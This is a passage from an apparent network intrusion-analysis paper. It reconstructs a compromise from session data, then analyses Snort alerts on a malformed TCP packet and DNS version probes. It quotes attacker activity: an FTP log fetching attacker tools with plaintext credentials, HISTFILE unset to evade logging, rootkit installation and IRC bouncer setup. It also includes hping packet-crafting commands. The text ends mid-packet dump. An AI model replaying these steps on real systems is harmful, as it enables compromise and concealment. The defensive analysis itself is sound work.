[1;37m*[0;37m Installing from /usr/share/man/man1/.old/sol - Will erase
/usr/share/man/man1/.old/sol after install
[1;37m*[0;37m Checking for existing rootkits..
```

It is quite apparent to the analyst at this point that the attacker has successfully compromised the machine and is already actively engaged in malevolent activities. The analyst can see the attacker has issued a command to find out what type of machine they have compromised (uname -a) and a command to find out if anyone else is currently logged in (w). Then, the attacker unsets the HISTFILE variable which prevents the Bash shell from logging terminal commands to a file. The attacker retrieves via FTP the files dlp, ipv6sun, solbnc and wget to a newly created, and somewhat hidden directory (/usr/share/man/man1/.old). With the newly downloaded wget binary, the attacker downloads a rootkit (sol.tar.gz) in tarball format and installs it via extraction by the tar utility. The analyst wants to look at everywhere the attacker went by querying the session data for connections from the compromised machine, source Internet Protocol address 192.168.100.28. There are quite a few sessions (not provided for brevity reasons) but poking around the analyst finds a few of interest and retrieves the raw data for them. Following are two examples:

```
220 services FTP server (Version XOOM FTP 1.24.3+local-release Fri Aug 28
15:52:40 PDT 1998) ready.
USER bobzz
331 Password required for bobzz.
PASS joka
230 User bobzz logged in.
PORT 192,168,100,28,128,16
200 PORT command successful.
RETR wget
150 Opening ASCII mode data connection for wget (136288 bytes).
226 Transfer complete.
PORT 192,168,100,28,128,17
200 PORT command successful.
RETR dlp
150 Opening ASCII mode data connection for dlp (1587 bytes).
```

```
226 Transfer complete.
PORT 192,168,100,28,128,18
200 PORT command successful.
RETR solbnc
150 Opening ASCII mode data connection for solbnc (109372 bytes).
226 Transfer complete.
PORT 192,168,100,28,128,19
200 PORT command successful.
RETR iupv6sun
550 iupv6sun: No such file or directory.
PORT 192,168,100,28,128,20
200 PORT command successful.
RETR ipv6sun
150 Opening ASCII mode data connection for ipv6sun (480 bytes).
226 Transfer complete.
QUIT
221 Goodbye.
```

The analyst sees the complete FTP session the attacker initializes in order to retrieve the files wget, dlp, solbnc, and ipv6sun to the compromised machine at 192.168.100.28.

```
PASS fargetta
:Welcome!psyBNC@lam3rz.de NOTICE * :psyBNC2.2.1
NICK Dj`bobz`
USER ahaa "bobz" "192.168.100.28" :OwNz:
:-psyBNC!psyBNC@lam3rz.de NOTICE Dj`bobz` :Welcome Dj`bobz` !
:-psyBNC!psyBNC@lam3rz.de NOTICE Dj`bobz` :You are the first to connect to
this new proxy server.
:-psyBNC!psyBNC@lam3rz.de NOTICE Dj`bobz` :You are the proxy-admin. Use
ADDSERVER to add a server so the bouncer may connect.
[snip]
```

The analyst sees that an external host, 80.117.14.44, connected through the IRC bouncer that is now running on the compromised machine, 192.168.100.28. At this point the analyst contacts the administrator of the compromised machine and requests that the ethernet connection to the machine be pulled immediately.

The school of thought is to build upon the framework of network IDS by adhering to and implementing the Network Security Monitoring concepts presented. Gathering as much information as possible on the monitored networks and providing that data in an intelligent manner to an analyst is what NSM does. As one can see from the comparison between IDS and NSM in the aforementioned attack, the wealth of information provided by NSM and facilitated by the tool Sguil greatly assists an analyst. An alert-centric model struggles in providing information on whether attacks are malicious or not, does not provide information if an attack is successful or not nor allows re-creation of how it all happened.

[1] http://sguil.sf.net
[2] http://www.attackcenter.com/Information/OldPapers/
[3] http://www.circlemud.org/~jelson/software/tcpflow/

[4] http://www.ethereal.com
[5] http://www.stearns.org
[6] http://sguil.sf.net/
[7] http://www.honeynet.org/scans/scan28/

Network Detects

Number 1

Source of Trace

The trace was obtained from the binary packet capture file named 2002.9.31 located at http://www.incidents.org/logs/Raw/. The log is 2.7M in size. Of note is that the timestamps within the file define the dates of capture as 2002.10.30 and 2002.10.31.

In order to determine the network layout we will investigate starting at the lowest level, the MAC addresses within the trace. First we will determine what source MAC addresses we have and how many of each:

```
# tcpdump -neqr 2002.9.31 | cut -d ' ' -f 2 | sort | uniq -c
   3714 0:0:c:4:b2:33
    979 0:3:e3:d9:26:c0
```

Next, we will determine what destination MAC addresses we have and how many of each:

```
# tcpdump -neqr 2002.9.31 | cut -d ' ' -f 3 | sort | uniq -c
    979 0:0:c:4:b2:33
   3714 0:3:e3:d9:26:c0
```

Now that we have the MAC addresses we can attempt to determine the vendors of the network cards. The organization IEEE provides at http://standards.ieee.org/regauth/oui/index.shtml the ability to query the public ethernet address allocations.

00-00-0C == Cisco Systems, Inc.
00-03-E3 == Cisco Systems, Inc.

Let us delve further into Internet Protocol headers to find out what source and destinations are traveling between these two MAC addresses.

Source addresses coming from 0:0:c:4:b2:33:

```
# tcpdump -neqr 2002.9.31 ether src 0:0:c:4:b2:33 | cut -d ' ' -f 5 |
```

```
cut -d '.' -f 1-4 | sort | uniq -c
   3709 207.166.87.157
      5 207.166.87.40
```

Destination addresses coming from 0:0:c:4:b2:33:

```
# tcpdump -neqr 2002.9.31 ether src 0:0:c:4:b2:33 | cut -d ' ' -f 7 |
cut -d '.' -f 1-4 | sort | uniq -c
      1 12.141.80.145
      1 12.145.6.137
      1 12.163.48.217
      1 12.164.249.178
      1 12.212.16.233
      1 12.215.158.45
      1 12.216.133.37
      1 12.217.118.135
      1 12.217.179.228
      1 12.217.192.21
[snip]
```

Number of lines of output of above command:

```
# tcpdump -neqr 2002.9.31 ether src 0:0:c:4:b2:33 | cut -d ' ' -f 7 | cut -d
'.' -f 1-4 | sort | uniq -c | wc -l
   1257
```

Source addresses coming from 0:3:e3:d9:26:c0:

```
# tcpdump -neqr 2002.9.31 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f 5 | cut -d
'.' -f 1-4 | sort | uniq -c
     1 12.111.47.194
     37 128.167.120.13
      1 128.167.69.13
      1 129.174.184.87
      3 129.33.47.196
      1 133.163.196.13
      1 133.56.199.32
      6 140.128.251.21
      1 141.155.200.194
      1 143.166.224.204
[snip]
```

Number of lines of output of above command:

```
# tcpdump -neqr 2002.9.31 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f 5 | cut -d
'.' -f 1-4 | sort | uniq -c | wc -l
    124
```

Destination addresses coming from 0:3:e3:d9:26:c0:

```
# tcpdump -neqr 2002.9.31 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f 7 | cut -d
'.' -f 1-4 | sort | uniq -c
```

```
      1 207.166.0.99
      1 207.166.100.56
      1 207.166.101.199
      1 207.166.10.121
      1 207.166.10.138
      1 207.166.10.182
      1 207.166.102.96
      1 207.166.103.134
      1 207.166.103.193
      1 207.166.104.168
[snip - all 207.166.0.0/16 addresses]
```

Number of lines of output of above command:

```
tcpdump -neqr 2002.9.31 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f 7 | cut -d
'.' -f 1-4 | sort | uniq -c | wc -l
    473
```

Upon examination, the massaged data would reveal a network as so:

```
Internet
       |
       <Router>
       0:3:e3:d9:26:c0
       <Router>
              |
              +--------<Sensor>
              |
              <Router>
              0:0:c:4:b2:33
              <Router>
                     <NAT Device>
                     207.166.87.157
                     <NAT Device>
                                |
                                <Network 207.166.0.0/16>
```

The reason that a NAT device is part of the diagram is that out of 3714 packets with a source MAC address of 0:0:c:4:b2:33, 3709 had a source address of 207.166.87.157 and 5 had a source address of 207.166.87.40. This leads the analysis to suggest some sort of NAT device, likely a firewall with a public DMZ network of 207.166.0.0/16 and a private RFC1918 addressed internal network.

Detect was generated by

Snort is used for the detect. The version of Snort used is 2.0.6 with stable-rules as of 01/20/2004 and the default snort.conf. The flags and options passed (in bold) to Snort are:

- -X Dump the raw packet data starting at the link layer

- -k Checksum mode **none**
- -l Log to directory **$HOME/log**
- -A Set alert mode: fast, full, console, or none (alert file alerts only) **full**
- -r Read and process tcpdump file **2002.9.31**

The output of Snort is as follows:

```
-*> Snort! <*-
Version 2.0.6 (Build 100)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
Run time for packet processing was 0.998100 seconds


=======================================================================

Snort processed 4691 packets.
Breakdown by protocol:                Action Stats:

    TCP: 4690       (99.979%)         ALERTS: 665
    UDP: 0          (0.000%)          LOGGED: 808
   ICMP: 0          (0.000%)          PASSED: 0
    ARP: 0          (0.000%)
  EAPOL: 0          (0.000%)
   IPv6: 0          (0.000%)
    IPX: 0          (0.000%)
  OTHER: 0          (0.000%)
=======================================================================
Wireless Stats:
Breakdown by type:
    Management Packets: 0          (0.000%)
    Control Packets:    0          (0.000%)
    Data Packets:       0          (0.000%)
=======================================================================
Fragmentation Stats:
Fragmented IP Packets: 3          (0.064%)
   Rebuilt IP Packets: 0
   Frag elements used: 0
Discarded(incomplete): 0
   Discarded(timeout): 0
=======================================================================

TCP Stream Reassembly Stats:
   TCP Packets Used:      4689       (99.957%)
   Reconstructed Packets: 0          (0.000%)
   Streams Reconstructed: 3076
=======================================================================
```

We will grep through the generated alert file in our log directory to see what we have:

```
# grep -v 'spp' alert | grep '\[\*\*\]' | sort | uniq  -c
      1 [**] [116:46:1] (snort_decoder) WARNING: TCP Data Offset is less than
5!  [**]
      3 [**] [1:523:4] BAD-TRAFFIC ip reserved bit set [**]
```

```
    431 [**] [1:615:4] SCAN SOCKS Proxy attempt [**]
     14 [**] [1:618:4] SCAN Squid Proxy attempt [**]
     13 [**] [1:620:5] SCAN Proxy Port 8080 attempt [**]
     61 [**] [1:628:2] SCAN nmap TCP [**]
```

We will choose to analyze the one "(snort_decoder) WARNING: TCP Data Offset is less than 5!" alert:

```
[**] (snort_decoder) WARNING: TCP Data Offset is less than 5! [**]
10/30-21:25:03.456507 218.44.144.208:0 -> 207.166.87.40:0
TCP TTL:105 TOS:0x0 ID:6615 IpLen:20 DgmLen:40 DF
******** Seq: 0xA42E4500  Ack: 0x5FA130D  Win: 0x4223  TcpLen: 0
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 28 19 D7 40 00 69 06 B0 77 DA 2C 90 D0 CF A6  .(..@.i..w.,....
0x0020: 57 28 83 AD 9D 03 A4 2E 45 00 05 FA 13 0D 00 00  W(......E.......
0x0030: 42 23 C0 8D 00 00 00 00 00 00 00 00              B#..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

As can be seen from the packet details, the TcpLen is 0. This alert is not part of the Snort rules but a part of the ethernet decoding of packets (decode.c) done before detection. This particular warning is generated when a datagram contains a TCP data offset less than 5. From RFC 793 [1] the data offset is defined as:

Data Offset: 4 bits

> The number of 32 bit words in the TCP Header. This indicates where the data begins. The TCP header (even one including options) is an integral number of 32 bits long.

The warning within Snort for this particular event was added to decode.c on December 24, 2000 in Revision 1.19 according to the Snort CVS tree [2]. From what can be deduced from the TCP RFC there should not exist a TCP packet that contains a Data Offset less than 5. A TCP header has to have a minimum of 20 bytes so the Snort warning exists to alert on the fact that the packet is bogus.

Also of note is the discrepancy between the source and destination ports of this packet in Snort and Tcpdump or Ethereal. Tcpdump (and similarly Ethereal) displays the packet as so with a source port of 33709 and destination port of 40195:

```
21:25:03.456507 218.44.144.208.33709 > 207.166.87.40.40195: . [bad tcp cksum
8148!] 2754495744:2754495764(20) win 16931 (DF) (ttl 105, id 6615, len 40, bad
cksum b077!)
0x0000   4500 0028 19d7 4000 6906 b077 da2c 90d0        E..(..@.i..w.,..
0x0010   cfa6 5728 83ad 9d03 a42e 4500 05fa 130d        ..W(......E.....
0x0020   0000 4223 c08d 0000 0000 0000 0000             ..B#..........
```

Running Snort in sniffer mode with the -vde flags and specifying the one extracted packet (created with Tcpdump) as the file to read in with -r, Snort still reports the same source and destination ports of 0. The error in TCP ports likely occurs in the Snort decoding engine.

Probability the source address was spoofed

This particular packet is the only instance of the source Internet Protocol address. It is also the only packet within the trace file that has a destination port of 40195. It is not part of an already established TCP connection therefore it would be easier to spoof. The values within the packet all seem quite reasonable. Running a traceroute locally to the source address returns 17 hops, therefore the initial TTL would be 17 plus 105 which is 122. Now there is certainly a different number of hops between the source and destination of the actual event in question but an initial TTL of roughly 122 is very close to the initial TTL of 128 of most Windows machines according to the operating system fingerprinting tool p0f (http://www.stearns.org/p0f/p0f.fp). The probability the source address is spoofed is therefore low.

Description of attack

As mentioned previously, a TCP header has to have a minimum of 20 bytes translating to a TCP Data Offset minimum of 5. The following is the representation of a TCP header from RFC 793 [1].

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          Source Port          |       Destination Port        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                        Sequence Number                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Acknowledgment Number                      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Data |           |U|A|P|R|S|F|                               |
| Offset| Reserved  |R|C|S|S|Y|I|            Window             |
|       |           |G|K|H|T|N|N|                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Checksum            |         Urgent Pointer        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                             data                              |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

The Data Offset field as shown in the above diagram is going to have a value that represents where the TCP data starts. For example, a minimum Data Offset value of 5 in this field means that the data begins after 5 32-bit words which is 160 bits or 20 bytes (8bits/byte). The 160 bits consists of the Source Port at 16 bits, Destination Port at 16 bits, Sequence Number at 32 bits, Acknowledgment Number at 32 bits, Data Offset at 4 bits, Reserved field at 6 bits, Flags at 6 bits, Window at 16 bits, Checksum at 16 bits and Urgent Pointer at 16 bits. All of these fields are absolutely required therefore any Data Offset which is less then 5 is out of the TCP specification.

In searching the Internet for any security implications where the Data Offset is less then 5 there did not appear to be any public attack utilizing the Data Offset field. The warning that Snort throws is then due to a packet being out of TCP specification. The cause of a packet being in this state could be from a device with a faulty Internet Protocol stack crafting bad TCP headers or could be crafted using a tool like Hping (using -O or --tcpoff flag) but the objective of doing so is then questionable. Perhaps some really badly coded Internet Protocol stacks would perform unexpectedly when receiving a packet with Data Offset less than 5 but certainly not any widely deployed stack would. In the case of this detect, the destination hosts Internet Protocol stack likely dropped the packet.

Attack mechanism

As stated in the Description of attack, there does not appear to be any public attacks utilizing a Data Offset less than 5. Snort is simply raising a flag because of a bogus packet. The packet most likely was mangled by a device while in route or was sent from the source with the out of specification TCP header Data Offset value already in place.

Correlations

There have been similar detects in the wild of the "WARNING: TCP Data Offset is less than 5!". One of the very first, if not the first, is a post to Snort-users from Phil Wood [3]. He states that "I've noticed some interesting packets on the net which apparently actually work in most TCP stacks. There [sic] common feature is the following: The "Data Offset" is less than 5." Actually, the date of this post from Phil Wood, December 21, 2000, is three days before the Snort commit adding the warning of TCP Data Offset. The commit message is "Fix from Phil." so this is likely the origin of the warning.

Another post to Snort-users is from Russell Fulton [4] entitled "New stream 4 messages in 2.0". He states that he was getting these warnings from three Akamai boxes in his DMZ.

Daniel Clark performed a Network Detect on similar traffic [5]. His conclusion was a Bugs Trojan Scan.

Evidence of active targeting

The source Internet Protocol address from the detect is the only instance of that address within the trace file. Checking the trace files one day before (2002.9.30) and one day after (2002.10.1) does not reveal any additional packets from the source address. Checking Dshield.org and running a search via Google on the source address does not turn up any additional information. Therefore the detect is directed at a specific host.

Severity

Criticality of the target system is set to 3. The target system is clearly a webserver as determined from the traffic profile of the trace file. Out of the 86 packets destined for 207.166.87.40, 85 were to port 80 and the remaining packet was the detect with the destination port of 40195. Further investigation of the 85 packet's layer 7 data reveal that the traffic is indeed HTTP.

Lethality is set to 1. The presumption of the detect is that it is the cause of a faulty Internet Protocol stack with no malicious intent.

System Countermeasures is rated 5. Delving into the layer 7 data from the trace file in an attempt to find the destinations operating system we find this: Server:.Apache/1.3.12.(Unix)..(Red.Hat/Linux).FrontPage/4.0.4.3. It appears the host is running Red Hat (although this information could be falsely provided by the server administrator). The trace file is from late October 2002. What Red Hat and linux kernel version the host might be needs to be determined:

Release	**Nickname**	**Date of Release**	**Kernel**
6.2	Zoot	March 8 2000	2.2.14
7.0	Guiness	August 28 2000	2.2.16
7.1	Seawolf	April 4 2001	2.4.2
7.3	Valhalla	May 6 2002	2.4.18
8.0	Psyche	September 30 2002	2.4.18

The behavior between the 2.2 and 2.4 series should be similar. Upon examination of the source code of the TCP/IP stack (tcp_input.c) of the 2.2.14 and 2.4.18 kernels, they will drop packets with a wrong TCP data offset by not processing any further TCP options and data.

Testing behavior on kernel 2.4.18 was done with Netcat and Hping. On the server side a Netcat listener was set up on port 1337:

```
# nc -l -p 1337
```

On the packet crafting machine a TCP SYN packet was sent to the server:

```
# hping 192.168.1.3 -c 1 -p 1337 -S -I xl0 -d "hello"
```

The server response was to send a SYN/ACK, as expected. Next, on the packet crafting machine a TCP SYN packet was sent to the server with the data offset set to 0:

```
# hping 192.168.1.3 -c 1 -p 1337 -S -O 0 -I xl0 -d "hello"
```

There was no server response to this stimuli, as expected.

Network countermeasures is set to 3 due to unknowns. The external Cisco device routed this packet, if it itself was not the device that did the mangling. It is unknown whether or not the internal Cisco device and/or NAT device routed it as well since the target did not elicit a response as expected of the linux kernel.

Therefore, the severity metric is: Severity = (3+1) - (5+3) = -4

Defensive recommendation

Due to the low Severity rating, the recommendations are light. Investigation and testing of the external Cisco device to find out how it handles offsets less than 5 should be done. If the device does not drop these packets then contact with Cisco to attain their stance on the issue should be performed.

Multiple choice test question

What is the significance of the TcpLen: 0 value in the output below?

```
10/30-21:25:03.456507 218.44.144.208:0 -> 207.166.87.40:0
TCP TTL:105 TOS:0x0 ID:6615 IpLen:20 DgmLen:40 DF
******** Seq: 0xA42E4500  Ack: 0x5FA130D  Win: 0x4223  TcpLen: 0
```

A. It means there is no TCP data in the payload
B. It means there are no TCP options
C. It means there is no TCP embedded in the IP packet
D. It is the same on all TCP packets

The best answer is B.

This detect was sent to intrusions@incidents.org twice. Unfortunately, there was no feedback. The following links are the archived postings:

http://cert.uni-stuttgart.de/archive/intrusions/2004/02/msg00064.html
http://cert.uni-stuttgart.de/archive/intrusions/2004/02/msg00053.html

[1] http://www.faqs.org/rfcs/rfc793.html
[2] http://cvs.sourceforge.net/viewcvs.py/snort/snort/src/decode.c?r1=1.18&r2=1.19

[3] http://archives.neohapsis.com/archives/snort/2000-12/0413.html
[4] http://marc.theaimsgroup.com/?l=snort-users&m=105046954911298&w=2
[5] http://cert.uni-stuttgart.de/archive/intrusions/2003/05/msg00183.html

Number 2

Source of Trace

The trace was obtained from the binary packet capture file named 2002.6.15 located at http://www.incidents.org/logs/Raw/. The log is 3.2M in size. Of note is that the timestamps within the file define the dates of capture as 2002.7.14 and 2002.7.15.

In order to determine the network layout we will investigate starting at the lowest level, the MAC addresses within the trace. First we will determine what source MAC addresses we have and how many of each:

```
# tcpdump -neqr 2002.6.15 | cut -d ' ' -f 2 | sort | uniq -c
   3227 0:0:c:4:b2:33
    469 0:3:e3:d9:26:c0
```

Next, we will determine what destination MAC addresses we have and how many of each:

```
# tcpdump -neqr 2002.6.15 | cut -d ' ' -f 3 | sort | uniq -c
    469 0:0:c:4:b2:33
   3227 0:3:e3:d9:26:c0
```

Now that we have the MAC addresses we can attempt to determine the vendors of the network cards. The organization IEEE provides at http://standards.ieee.org/regauth/oui/index.shtml the ability to query the public ethernet address allocations.

00-00-0C == Cisco Systems, Inc.
00-03-E3 == Cisco Systems, Inc.

Let us delve further into Internet Protocol headers to find out what source and destinations are traveling between these two MAC addresses.

Source addresses coming from 0:0:c:4:b2:33:

```
# tcpdump -neqr 2002.6.15 ether src 0:0:c:4:b2:33 | cut -d ' ' -f 5 |
cut -d '.' -f 1-4 | sort | uniq -c
      1 46.5.180.133
   3226 46.5.180.250
```

Destination addresses coming from 0:0:c:4:b2:33:

```
# tcpdump -neqr 2002.6.15 ether src 0:0:c:4:b2:33 | cut -d ' ' -f 7 |
cut -d '.' -f 1-4 | sort | uniq -c
      1 12.217.226.136
      1 12.253.233.128
      1 12.253.38.10
      3 12.254.168.174
      1 12.255.13.179
      1 129.2.40.45
      1 130.132.61.146
      1 130.240.222.34
      1 130.243.103.185
      1 139.165.121.85
[snip]
```

Number of lines of output of above command:

```
# tcpdump -neqr 2002.6.15 ether src 0:0:c:4:b2:33 | cut -d ' ' -f 7 | cut -d
'.' -f 1-4 | sort | uniq -c | wc -l
   160
```

Source addresses coming from 0:3:e3:d9:26:c0:

```
# tcpdump -neqr 2002.6.15 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f 5 | cut -d
'.' -f 1-4 | sort | uniq -c
      1 12.39.160.31
      1 12.5.48.6
     44 128.102.196.25
      8 12.99.244.2
     10 130.205.110.105
      1 130.220.36.156
      1 136.2.1.101
     21 148.63.137.69
      9 148.63.85.105
      1 148.64.11.53
[snip]
```

Number of lines of output of above command:

```
# tcpdump -neqr 2002.6.15 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f 5 | cut -d
'.' -f 1-4 | sort | uniq -c | wc -l
    106
```

Destination addresses coming from 0:3:e3:d9:26:c0:

```
# tcpdump -neqr 2002.6.15 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f 7 | cut -d
'.' -f 1-4 | sort | uniq -c
      3 46.5.100.159
      1 46.5.10.233
```

```
      1 46.5.104.92
      1 46.5.105.152
      1 46.5.105.247
     16 46.5.106.99
      3 46.5.107.217
      3 46.5.109.221
      1 46.5.113.180
      1 46.5.120.98
[snip - all 46.5.0.0/16 addresses]
```

Number of lines of output of above command:

```
tcpdump -neqr 2002.6.15 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f 7 | cut -d
'.' -f 1-4 | sort | uniq -c | wc -l
    143
```

Upon examination, the above massaged data would reveal a network as so:

```
Internet
       |
       <Router>
       0:3:e3:d9:26:c0
       <Router>
              |
              +--------<Sensor>
              |
              <Router>
              0:0:c:4:b2:33
              <Router>
                     <NAT Device>
                     207.166.87.157
                     <NAT Device>
                                |
                                <Network 46.5.0.0/16>
```

The reason that a NAT device is part of the diagram is that out of 3227 packets with a source MAC address of 0:0:c:4:b2:33, 3226 had a source address of 46.5.180.250 and 1 had a source address of 46.5.180.133. This leads the analysis to suggest some sort of NAT device, likely a firewall with a public DMZ network of 46.5.0.0/16 and a private RFC1918 addressed internal network.

Detect was generated by

Snort is used for the detect. The version of Snort used is 2.0.6 with stable-rules as of 01/20/2004 and the default snort.conf. The flags and options passed (in bold) to Snort are:

- -X Dump the raw packet data starting at the link layer
- -k Checksum mode **none**

- -l Log to directory **$HOME/log**
- -A Set alert mode: fast, full, console, or none (alert file alerts only) **full**
- -r Read and process tcpdump file **2002.6.15**

The output of Snort is as follows:

```
-*> Snort! <*-
Version 2.0.6 (Build 100)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
Run time for packet processing was 0.998100 seconds



=======================================================================


Snort processed 3663 packets.
Breakdown by protocol:                Action Stats:

    TCP: 3618       (98.771%)         ALERTS: 265
    UDP: 42         (1.147%)          LOGGED: 299
   ICMP: 0          (0.000%)          PASSED: 0
    ARP: 0          (0.000%)
  EAPOL: 0          (0.000%)
   IPv6: 0          (0.000%)
    IPX: 0          (0.000%)
  OTHER: 0          (0.000%)
==========================================================================
Wireless Stats:
Breakdown by type:
    Management Packets: 0          (0.000%)
    Control Packets:    0          (0.000%)
    Data Packets:       0          (0.000%)
==========================================================================
Fragmentation Stats:
Fragmented IP Packets: 36         (0.983%)
   Rebuilt IP Packets: 0
   Frag elements used: 0
Discarded(incomplete): 0
   Discarded(timeout): 0
==========================================================================


TCP Stream Reassembly Stats:
   TCP Packets Used:      3615       (98.690%)
   Reconstructed Packets: 0          (0.000%)
   Streams Reconstructed: 1696
==========================================================================
```

We will grep through the generated alert file in our log directory to see what we have:

```
# grep -v 'spp' alert | grep '\[\*\*\]' | sort | uniq  -c
     28 [**] [1:1322:5] BAD-TRAFFIC bad frag bits [**]
```

```
      42 [**] [1:1616:4] DNS named version attempt [**]
       3 [**] [116:46:1] (snort_decoder) WARNING: TCP Data Offset is less than
5! [**]
       8 [**] [1:523:4] BAD-TRAFFIC ip reserved bit set [**]
      48 [**] [1:524:6] BAD-TRAFFIC tcp port 0 traffic [**]
     105 [**] [1:628:2] SCAN nmap TCP [**]
```

We will choose to analyze the "DNS named version attempt" alert. Since there are 42 of them let us gather some more data on how they are distributed. From our Snort log directory:

```
# grep DNS */* | awk -F \/ '{print $1}' | uniq -c | sort -rn
      13 203.122.47.137
      12 203.107.137.216
       7 203.107.138.74
       5 203.197.102.66
       2 210.195.43.39
       2 203.197.101.93
       1 203.197.102.142
```

Let us take a look at the 13 from host 203.122.47.137:

```
[**] DNS named version attempt [**]
07/15-04:12:14.604488 203.122.47.137:11046 -> 46.5.77.177:53
UDP TTL:42 TOS:0x0 ID:2486 IpLen:20 DgmLen:58
Len: 30
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 3A 09 B6 00 00 2A 11 18 49 CB 7A 2F 89 2E 05  .:....*..I.z/...
0x0020: 4D B1 2B 26 00 35 00 26 31 39 12 34 00 80 00 01  M.+&.5.&19.4....
0x0030: 00 00 00 00 00 00 07 76 65 72 73 69 6F 6E 04 62  .......version.b
0x0040: 69 6E 64 00 00 10 00 03                          ind.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] DNS named version attempt [**]
07/15-01:30:22.544488 203.122.47.137:12599 -> 46.5.178.167:53
UDP TTL:42 TOS:0x0 ID:7755 IpLen:20 DgmLen:58
Len: 30
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 3A 1E 4B 00 00 2A 11 9C BE CB 7A 2F 89 2E 05  .:.K..*....z/...
0x0020: B2 A7 31 37 00 35 00 26 C4 32 12 34 00 80 00 01  ..17.5.&.2.4....
0x0030: 00 00 00 00 00 00 07 76 65 72 73 69 6F 6E 04 62  .......version.b
0x0040: 69 6E 64 00 00 10 00 03                          ind.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] DNS named version attempt [**]
07/15-23:37:56.134488 203.122.47.137:16207 -> 46.5.104.92:53
UDP TTL:40 TOS:0x0 ID:14987 IpLen:20 DgmLen:58
Len: 30
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 3A 3A 8B 00 00 28 11 CD CA CB 7A 2F 89 2E 05  .::...(....z/...
0x0020: 68 5C 3F 4F 00 35 00 26 01 67 12 34 00 80 00 01  h\?O.5.&.g.4....
```

```
0x0030: 00 00 00 00 00 00 07 76 65 72 73 69 6F 6E 04 62  .......version.b
0x0040: 69 6E 64 00 00 10 00 03                          ind.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] DNS named version attempt [**]
07/15-07:49:43.434488 203.122.47.137:18984 -> 46.5.34.195:53
UDP TTL:42 TOS:0x0 ID:56138 IpLen:20 DgmLen:58
Len: 30
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 3A DB 4A 00 00 2A 11 71 A2 CB 7A 2F 89 2E 05  .:.J..*.q..z/...
0x0020: 22 C3 4A 28 00 35 00 26 3D 25 12 34 00 80 00 01  ".J(.5.&=%.4....
0x0030: 00 00 00 00 00 00 07 76 65 72 73 69 6F 6E 04 62  .......version.b
0x0040: 69 6E 64 00 00 10 00 03                          ind.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] DNS named version attempt [**]
07/15-03:37:41.434488 203.122.47.137:20874 -> 46.5.27.74:53
UDP TTL:42 TOS:0x0 ID:22523 IpLen:20 DgmLen:58
Len: 30
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 3A 57 FB 00 00 2A 11 FB 6C CB 7A 2F 89 2E 05  .:W...*..l.z/...
0x0020: 1B 4A 51 8A 00 35 00 26 3C 3E 12 34 00 80 00 01  .JQ..5.&<>.4....
0x0030: 00 00 00 00 00 00 07 76 65 72 73 69 6F 6E 04 62  .......version.b
0x0040: 69 6E 64 00 00 10 00 03                          ind.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] DNS named version attempt [**]
07/15-23:43:46.964488 203.122.47.137:21731 -> 46.5.204.97:53
UDP TTL:42 TOS:0x0 ID:21282 IpLen:20 DgmLen:58
Len: 30
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 3A 53 22 00 00 2A 11 4D 2F CB 7A 2F 89 2E 05  .:S"..*.M/.z/...
0x0020: CC 61 54 E3 00 35 00 26 85 CE 12 34 00 80 00 01  .aT..5.&...4....
